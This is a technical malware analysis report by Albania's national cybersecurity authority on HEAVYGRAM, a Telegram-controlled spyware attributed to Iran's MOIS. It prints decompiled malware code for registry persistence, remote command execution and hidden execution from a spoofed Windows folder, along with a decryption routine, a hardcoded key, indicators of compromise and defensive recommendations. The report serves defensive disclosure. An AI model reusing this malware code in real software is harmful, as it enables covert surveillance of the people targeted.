REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike mbi skedarin keqdashës HEAVYGRAM

Fushatë e lidhur me MOIS

Versioni: 1.0
Datë: 16/09/2026

Rruga "Papa Gjon Pali II" nr.3 Tiranë;
Faqe web: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax : 04 2221 039

PËRMBAJTJA

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

INFORMACIONE TEKNIKE

Malware-i **HEAVYGRAM**, i njohur ndryshe me emërtimin ***CHOSEN BRICK,*** është përdorur në fushata spiunazhi kibernetik kundër aktivistëve dhe gazetarëve në vende të ndryshme. Nga analiza, këto veprimtari lidhen me aktorë kibernetikë që veprojnë në emër të Ministrisë së Inteligjencës dhe Sigurisë së Iranit (**MOIS).**

Fushata mbështetet kryesisht në metoda të përshtatura të inxhinierisë sociale. Aktorët keqdashës përdorin identitete të rreme ose paraqiten si persona të njohur dhe përfaqësues të shërbimeve të besueshme, me qëllim fitimin e besimit të objektivit. Më pas, ata e nxitin viktimën të shkarkojë dhe të hapë skedarë që paraqiten si aplikacione, programe instalimi ose dokumente të ligjshme. Gjatë hapjes së tyre, në pajisje instalohet në mënyrë të fshehtë komponenti keqdashës.

Pas kompromet imit të pajisjes, malware-i krijon mekanizma që i mundësojnë të qëndrojë aktiv edhe pas rinisjes së sistemit. Për komunikimin me aktorët keqdashës përdoret platforma Telegram, e cila shërben si kanal komandimi dhe kontrolli (C2). Malware-i mund të ekzekutojë komanda në sistem, të mbledhë të dhëna mbi pajisjen dhe proceset aktive, të realizojë pamje të ekranit, të aksesojë të dhënat e aplikacioneve dhe të dërgojë informacionin e mbledhur te infrastruktura e kontrolluar nga aktori. Në varësi të variantit të përdorur, ai mund të shkarkojë dhe të ekzekutojë edhe skedarë të tjerë keqdashës.

Analiza në vijim përqendrohet në ekzaminimin teknik të skedarit smqdservice.exe, të identifikuar si pjesë e kësaj familjeje malware-i. Qëllimi i analizës është të evidentojë mënyrën e funksionimit të skedarit, mekanizmat e ekzekutimit dhe të qëndrueshmërisë në sistem, komunikimin me infrastrukturën e komandimit dhe kontrollit, funksionet keqdashëse dhe indikatorët përkatës të kompromet imit..

ANALIZA E SKEDARIT

Skedari **smqdservice.exe** është një skedar i ekzekutueshëm (PE64) i zhvilluar në gjuhën e programimit Python dhe i paketuar (packed) me **PyInstaller**. Analiza identifikon praninë e **PyInstaller** si mekanizëm paketimi, ndërsa përmbajtja përfshin të dhëna të kompresuara në formatin **ZLIB.** Skedari është ndërtuar për arkitekturën 64-bit (AMD64) dhe përdor komponentë të Microsoft Visual C/C++ gjatë procesit të kompilimit.



Figura 1. Identifikimi i PyInstaller

Për të mundësuar analizimin e kodit, fillimisht u krye shpaketimi i skedarit. Gjatë këtij procesi u përftuan disa skedarë me prapashtesën **.pyc,** të cilët përmbajnë kod *Python* të kompiluar në formatin ***bytecode.***

```
C:\Users\flare\Desktop\pyinstxtractor>python pyinstxtractor.py c:\Users\flare\Desktop\26049390134\smqdservice.exe
[+] Processing c:\Users\flare\Desktop\26049390134\smqdservice.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 7747668 bytes
[+] Found 16 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth_win32comgenpy.pyc
[+] Possible entry point: pyi_rth_pywintypes.pyc
[+] Possible entry point: pyi_rth_pythoncom.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: main.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.11 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: c:\Users\flare\Desktop\26049390134\smqdservice.exe
```

Figura 2. Faza e Unpacking

Më pas vijojmë në dekompilim e këtyre skedarëve, pjesa më e madhe e te cilëve i përket librarive *python* të cilat kanë të implementuar funksione të ndryshme. Analiza fillimisht fokusohet në skedarin **main.pyc nga** ku pjesa fillestare e kodit është **inicializimi i konfigurimeve** të skedarit keqdashës. Gjatë nisjes, malware-i krijon dhe kontrollon një *mutex*, me qëllim parandalimin e ekzekutimit të njëkohshëm të më shumë se një instance. Më pas lexon konfigurimin e nevojshëm për vendosjen e komunikimit me Telegram-in..



Figura 3. Leximi i konfigurimit të skedarit

jatë ekzekutimit, skedari kryesor lexon konfigurimet përkatëse, të cilat u evidentuan pas dekompilimit të skedarit system/config.pyc. Konfigurimi ruhet në formatin XML dhe përmban token-in e bot-it Telegram dhe identifikuesin e përdoruesit ose të bisedës**.** Pra konfigurimi është në një format:

XML
<?xml version='1.0' encoding='utf8'?>
<CConfig>
<token>[Telegram bot token]</token>
<userId>[Telegram user/chat ID]</userId>
</CConfig>

Figura 4. Konfigurimet e skedarit keqdashës

Në skedarin e konfigurimit u evidentuan edhe variablat ENC_KEY dhe SRC_ENC_KEY, të cilat përdoren si parametra nga funksionet e dekriptimit. Logjika e funksionit create_config_file ruhet në formë të enkriptuar brenda skedarit rantom.txt.

```
62  def up_tel() -> tuple:
64      exec(get_method_content(method_name='up_tel'), globals(), results)
65      return (results['standalone_result'], results['store_result'])
66  def run_command(cmd):
67      results = {}
68      exec(get_method_content(method_name='run_command'), {'cmd': cmd}, results)
69      return results['result']
70  async def run_exe(bot, chat_id, document_name, file_path):
71      exec(get_method_content(method_name='run_exe'), {'file_path': file_path})
72      process_list = get_process_list()
73      if document_name in process_list:
74          message = msg_exe_run_success.format(file_name=document_name)
75      else:
76          message = msg_exe_run_failed.format(file_name=document_name)
77      await send_message_arbitrary(bot=bot, chat_id=chat_id, text=message, parse_mode='markdown')
78  def get_method_content(method_name):
79      bundle_dir = getattr(sys, '_MEIPASS', os.path.abspath(os.path.dirname(__file__)))
80      path_to_yml = os.path.abspath(os.path.join(bundle_dir, 'rantom.txt'))
81      file_content = mycrypto.mydecryptFile(infile=path_to_yml, passw=SRC_ENC_KEY, bufferSize=1048576)
82      file_parts = file_content.split(SRC_ENC_SUFFIX)
83      for part in file_parts:
84          if method_name in part:
85              return part.strip()
```

Figura 5. Evidentimi i skedarit rantom.txt

Për dekriptimin e skedarit rantom.txt përdoret funksioni mydecryptStream, i cili përpunon strukturën e mëposhtme të të dhënave të enkriptuara:

[16 bytes] iv1
[48 bytes] encrypted (iv0 + intKey)
[32 bytes] HMAC-SHA256 of encrypted 48 bytes
[variable] encrypted source
[1 byte] final-size/padding indicator
[32 bytes] HMAC-SHA256 of encrypted source

Pra skedari **rantom.txt** dekriptohet me anë të :
AES-256-CBC
key = intKey
IV = iv0

```
503 def mydecryptStream(fIn, passw, bufferSize, inputLength):
504     if bufferSize % AESBlockSize != 0:
505         raise ValueError('Buffer size must be a multiple of AES block size')
506     else:
507         if len(passw) > maxPassLen:
508             raise ValueError('Password is too long.')
509         else:
510             iv1 = fIn.read(16)
511             if len(iv1) != 16:
512                 raise ValueError('File is corrupted.')
513             else:
514                 key = stretch(passw, iv1)
```

Figura 6. Llogjika e dekriptimit të skedarit rantom.txt

Funksioni që na nevojitet në vijim është funksioni stretch. Funksioni stretch realizon derivimin e çelësit përmes një procesi të personalizuar të bazuar në algoritmin SHA-256. Procesi kryhet në 8192 iteracione, duke ndërthurur në çdo iteracion vlerën e përftuar më parë me SRC_ENC_KEY, të koduar në formatin UTF-16LE:
digest = SHA256(digest || UTF-16LE(SRC_ENC_KEY))

```
18    def stretch(passw, iv1):
19        digest = iv1 + b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
20        for i in range(8192):
21            passHash = hashes.Hash(hashes.SHA256(), backend=default_backend())
22            passHash.update(digest)
23            passHash.update(bytes(passw, 'utf_16_le'))
24            digest = passHash.finalize()
25        return digest
```

Figura 7. Funksioni stretch

Figura 8. Skedari i enkriptuar Rantom.txt

Bazuar në logjikën e identifikuar, u përgatit një program për dekriptimin e skedarit rantom.txt. Pas ekzekutimit të tij u përftua përmbajtja e dekriptuar, duke mundësuar analizimin e funksioneve të fshehura të malware-it.

```python
import hashlib
import hmac
from Crypto.Cipher import AES


SRC_ENC_KEY = "54sad98f498sad4f89sadfas98d4fa"


def stretch(passw, iv1):
    digest = iv1 + b"\x00" * 16
    password = passw.encode("utf-16-le")

    for _ in range(8192):
        digest = hashlib.sha256(digest + password).digest()

    return digest


def decrypt_rantom(path, passw):
    with open(path, "rb") as f:
        data = f.read()

    pos = 0

    # IV used for password-derived key
    iv1 = data[pos:pos + 16]
    pos += 16

    # Encrypted IV + internal AES key
```

Figura 9. Kodi i dekriptimit të RANTOM.txt

Pasi e dekriptojmë skedarin mund të analizojmë kodin origjinal.
Në kodin e dekriptuar u identifikua funksioni që krijon mekanizmin e qëndrueshmërisë së malware-it në sistem. Ky funksion vendos një vlerë në regjistrin e Windows-it në shtegun e mëposhtëm:
winreg.SetValueEx(registry_key, name, 0, winreg.REG_SZ, value)
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```python

# make_startup
import time, winreg

try:
    time.sleep(2)
    winreg.CreateKey(winreg.HKEY_CURRENT_USER, REG_PATH)
    registry_key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, REG_PATH, 0,
                                  winreg.KEY_WRITE)
    winreg.SetValueEx(registry_key, name, 0, winreg.REG_SZ, value)
    winreg.CloseKey(registry_key)
except WindowsError as e:
    pass


```

Figura 10. Krijimi i mekanizmit të qëndrueshmërisë në sistem

result = os.popen(cmd).read()
Në **main.py** komandat që fillojnë me @@ dërgohen te:
run_command(message[2:])

Në këtë mënyrë, infrastruktura C2 mund të dërgojë një komandë me prefiksin @@. Malware-i heq prefiksin, e ekzekuton komandën përmes interpretuesit të komandave të Windows-it dhe ia dërgon rezultatin kanalit C2.



Figura 11. Marrja e rezultateve të komandave të ekzekutuara

Tani na duhet të kthehemi përsëri në **main.pyc** pasi aty janë funksionalitetet e komandave që realizohen.

Në varësi të vlerës së parametrit cmd, malware-i aktivizon funksione të ndryshme, si marrja e emrit të pajisjes, ekzekutimi i komandave, realizimi i pamjeve të ekranit dhe dërgimi i rezultateve përmes bot-it Telegram.



Figura 12. Funksionalitete të skedarit keqdashës

Tjetër funksion I dekriptuar ka të bëjë me **Process enumeration**:

```
for proc in psutil.process_iter():
    proc.exe()
```

Funksioni mbledh **path** e skedarëve të ekzekutueshëm të proceseve aktive..

```
46
47  try:
48      for proc in psutil.process_iter():
49          try:
50              proc.exe()
51              werw = proc.exe() + "\n"
52              process_list.append(werw)
53          except psutil.AccessDenied:
54              process_list.append('(You do not have access to this process)')
55      result = "".join(str(x) for x in process_list)
56  except (psutil.NoSuchProcess, psutil.AccessDenied, psutil.ZombieProcess):
57      pass
58
```

Figura 13. Mbledhja e informacioneve mbi proceset

DLL loading / execution.
Krijon:
C:\Windows \SysWOW64\

Kjo **nuk është e njëjta directory** me:
C:\Windows\SysWOW64\ Pasi pas Windows ka një hapësirë.

Pastaj e kopjon me anë të copy.
copy "C:\Windows\SysWOW64\bthudtask.exe" në këtë direktori të modifikuar e cila ekzekutohet më pas në mënyrë të fshehur.
C:\Windows \SysWOW64\.

Ky mekanizëm përdoret për të fshehur dritaren e konsolës dhe për të ekzekutuar komponentë shtesë keqdashës nga një direktori që imiton strukturën e ligjshme të sistemit Windows.

```
03  async def inner():
08          os.popen(str1).read()
09          str1 = r'copy "C:\Windows\SysWOW64\\bthudtask.exe" "C:\Windows \SysWOW64\\"'
10          os.popen(str1).read()
11          download_result = await download_file(
12              bot=bot,
13              chat_id=chat_id,
14              document_name=document_name,
15              document=document,
16              destination=DOWNLOAD_DLL_DIR_PATH
17          )
18          if not download_result:
19              raise Exception('I know!')
20          hide_console(r'"C:\Windows \SysWOW64\bthudtask.exe"', window=False)
21          time.sleep(10)
22          str1 = r'del /q "C:\Windows \SysWOW64\*"'
23          os.popen(str1).read()
24          str1 = r'rmdir "C:\Windows \SysWOW64"'
25          os.popen(str1).read()
26          str1 = r'rmdir "C:\Windows \"'
27          os.popen(str1).read()
28      except Exception as e:
29          pass
30          time.sleep(5)
31          str1 = r'del /q "C:\Windows \SysWOW64\*"'
32          os.popen(str1).read()
33          str1 = r'rmdir "C:\Windows \SysWOW64"'
34          os.popen(str1).read()
35          str1 = r'rmdir "C:\Windows \"'
36          os.popen(str1).read()
```

Figura 14. Krijimi dhe ekzekutimi i bthudtask.exe

INDIKATORËT E KOMPROMETIMIT (IOC)

Emri skedarit	MD5 Hash
KeePass.exe	7402F2F9263782A4C469570035843510
MicDriver.dll	F8B5554808428291ACC65D1FD2EFE01C
MicDriver.exe	D70EBF20E3D697897BAD5BEBF72EA271
MsCache.exe	3E7A2FCEF1D038D05B20148C573A6499
Pictory_premium_ver9.0.4.exe	1E6B601F733BC40EAA58916986BFC5B9
rantom.txt	A3394EF7FFA7E8B82E7EFAEE4617FE04
rantom.txt	2965817D063F1E8F9889F9126443D631
RuntimeSSH.exe	EBDD9595B79B39F53909D862499DBC94
RuntimeSSH.exe	E51FF37FB431767DCDEC0B5E6D2A786A
smqdservice.exe	7E23FFADB664B0E53D821478A249D84C
Telegram_Authenticator.exe	B9086413E7B6A0C6A11C25D14C22615F
winappx.exe	481C5B5E69A08C3DF206C59FD8DDC0DC

Tipi	ID	Pershkrim
Telegram C2	-1002489901033	Telegram Chat ID i perdorur nga skedari per komunikimin C2

REKOMANDIME

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e hash-eve të konfirmuara si keqdashëse dhe kryerjen e kërkimeve retrospektive për të gjithë indikatorët e kompromet imit (IoC) në SIEM, EDR/XDR, antivirus, proxy, DNS dhe pajisjet e tjera të sigurisë. Për domain-et dhe shërbimet legjitime të përdorura si kanale komandimi dhe kontrolli (C2), të zbatohet monitorim dhe, kur është e nevojshme, kufizim në përputhje me nevojat operacionale të institucionit.

- Kontrollin e regjistrit të Windows-it për mekanizma të dyshimtë të qëndrueshmërisë në:
  HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  me fokus te vlerat SMQDService, winappx dhe, sipas variantit të evidentuar, Default_SSH.

- Kontrollin e path-it:
  C:\ProgramData\SMQDServicePackages\488ht1-8ww648q
  për praninë e skedarit smqdservice.exe ose të skedarëve të tjerë të panjohur.

- Kontrollin e path-it:
  %ALLUSERSPROFILE%\MicrosoftDistribution\sysmain
  për praninë e skedarit winappx.exe ose të komponentëve të tjerë të dyshimtë.

- Kontrollin për praninë e direktorisë jo-standarde:
  C:\Windows \SysWOW64
  ku emri Windows përmban një hapësirë shtesë përpara karakterit \, si dhe për praninë e skedarit:
  C:\Windows \SysWOW64\bthudtask.exe.
  Ky path mund të përdoret për të imituar direktorinë legjitime C:\Windows\SysWOW64\ dhe për të fshehur ekzekutimin e komponentëve keqdashës.

- Kontrollin e konfigurimit të Microsoft Defender-it për përjashtime të paautorizuara, veçanërisht për direktoritë SMQDServicePackages, MicrosoftDistribution\sysmain dhe Downloads\Telegram Desktop. Përjashtimet e dyshimta të verifikohen dhe të hiqen pas ruajtjes së artefakteve të nevojshme për analizë.

- Monitorimin e rasteve kur skedarët e ekzekutueshëm ngarkojnë biblioteka DLL nga direktori jo-standarde ose të shkrueshme nga përdoruesi, si dhe evidentimin e ekzekutimeve nga path-e që imitojnë direktoritë legjitime të Windows-it.

- Monitorimin e ekzekutimit të komandave nga procese të pazakonta, përfshirë përdorimin e cmd.exe, powershell.exe, wscript.exe dhe cscript.exe nga procese ose direktori të dyshimta.

- Monitorimin e krijimit dhe ekzekutimit të skedarëve .exe dhe .dll të ardhur nga burime të

jashtme, veçanërisht kur vendosen në direktoritë ProgramData, AppData ose në direktori jo-standarde që imitojnë path-et e sistemit.

- Kontrollin e pajisjeve për skedarë të përkohshëm ose skedarë që përdoren për ruajtjen e ndërmjetme të të dhënave, veçanërisht:
  C:\ProgramData\up.txt
  C:\ProgramData\ur.txt
  si dhe monitorimin e krijimit, leximit dhe fshirjes së tyre nga procese të panjohura.

- Monitorimin e aksesit në direktoritë e të dhënave të Telegram Desktop, veçanërisht në direktorinë tdata, me qëllim evidentimin e proceseve që nuk lidhen me Telegram-in, por tentojnë të lexojnë, kompresojnë ose kopjojnë përmbajtjen e saj.

- Monitorimin e aksesit të pazakontë në kredencialet, sesionet dhe të dhënat lokale të aplikacioneve, duke përdorur EDR/XDR për të identifikuar procese të panjohura që lexojnë të dhënat e Telegram-it, WhatsApp-it, shfletuesve ose klientëve të postës elektronike.

- Monitorimin dhe filtrimin e komunikimeve dalëse drejt shërbimeve të mesazheve dhe ruajtjes në cloud, përfshirë Telegram-in, VultrObjects dhe StorjShare, duke përdorur Firewall/NGFW, IDS/IPS, DNS Security dhe proxy. Kufizimet të zbatohen për pajisjet që nuk kanë nevojë operacionale për përdorimin e këtyre shërbimeve.

- Analizimin e vazhdueshëm të logeve në SIEM, me fokus te ndryshimet në regjistrin e Windows-it, krijimi i proceseve të reja, ekzekutimi i DLL-ve, krijimi i skedarëve në ProgramData dhe AppData, si dhe komunikimet dalëse të pazakonta.

- Përdorimin e zgjidhjeve EDR/XDR për analizimin e sjelljes së pajisjeve, pa u mbështetur vetëm në zbulimin përmes nënshkrimeve. Monitorimi duhet të përfshijë krijimin e mekanizmave të qëndrueshmërisë, ekzekutimin e komandave, ngarkimin anësor të DLL-ve dhe mbledhjen e kredencialeve ose të të dhënave.

- Aktivizimin e kontrollit të aplikacioneve dhe listave të lejimit (Application Control/Allowlisting), aty ku është e mundur, për të kufizuar ekzekutimin e skedarëve .exe dhe .dll nga direktori të shkrueshme nga përdoruesit ose nga path-e jo-standarde.

- Kufizimin e privilegjeve të përdoruesve sipas parimit të privilegjit minimal (Least Privilege), në mënyrë që kompromentimi i një pajisjeje të mos mundësojë instalimin e mekanizmave shtesë të qëndrueshmërisë ose ekzekutimin e komponentëve të tjerë keqdashës.

- Kryerjen e kërkimeve proaktive dhe retrospektive në pajisje, SIEM dhe EDR/XDR, duke përdorur IoC-të dhe modelet e sjelljes të identifikuara, me qëllim evidentimin e rasteve të mundshme të kompromentimit që nuk janë zbuluar më parë.

- Rritjen e ndërgjegjësimit të përdoruesve, veçanërisht të personave me profil të lartë rreziku, për të mos shkarkuar ose ekzekutuar aplikacione dhe dokumente të dërguara përmes Telegram-it, WhatsApp-it ose platformave të tjera të komunikimit. Programet duhet të shkarkohen vetëm nga faqet zyrtare ose nga burime të miratuara nga institucioni

- Në rast evidentimi ose dyshimi të arsyeshëm për kompromet im, izolimin e menjëhershëm të pajisjes nga rrjeti, pa e fikur atë, dhe ruajtjen e artefakteve të nevojshme për analizë forenzike përpara pastrimit ose riinstalimit të sistemit.

- Pas konfirmimit të kompromet imit, ndryshimin ose revokimin e kredencialeve, sesioneve aktive, token-ëve të autentikimit dhe çelësave të shërbimeve që mund të jenë ekspozuar. Këto veprime duhet të kryhen nga një pajisje e sigurt dhe jo nga pajisja e kompromet uar.

- Kryerjen e një analize të plotë retrospektive për të përcaktuar kohën e kompromet imit, pajisjet e prekura, mekanizmat e qëndrueshmërisë, proceset dhe komandat e ekzekutuara, komunikimet C2 dhe mundësinë e pranisë së malware-it në pajisje të tjera.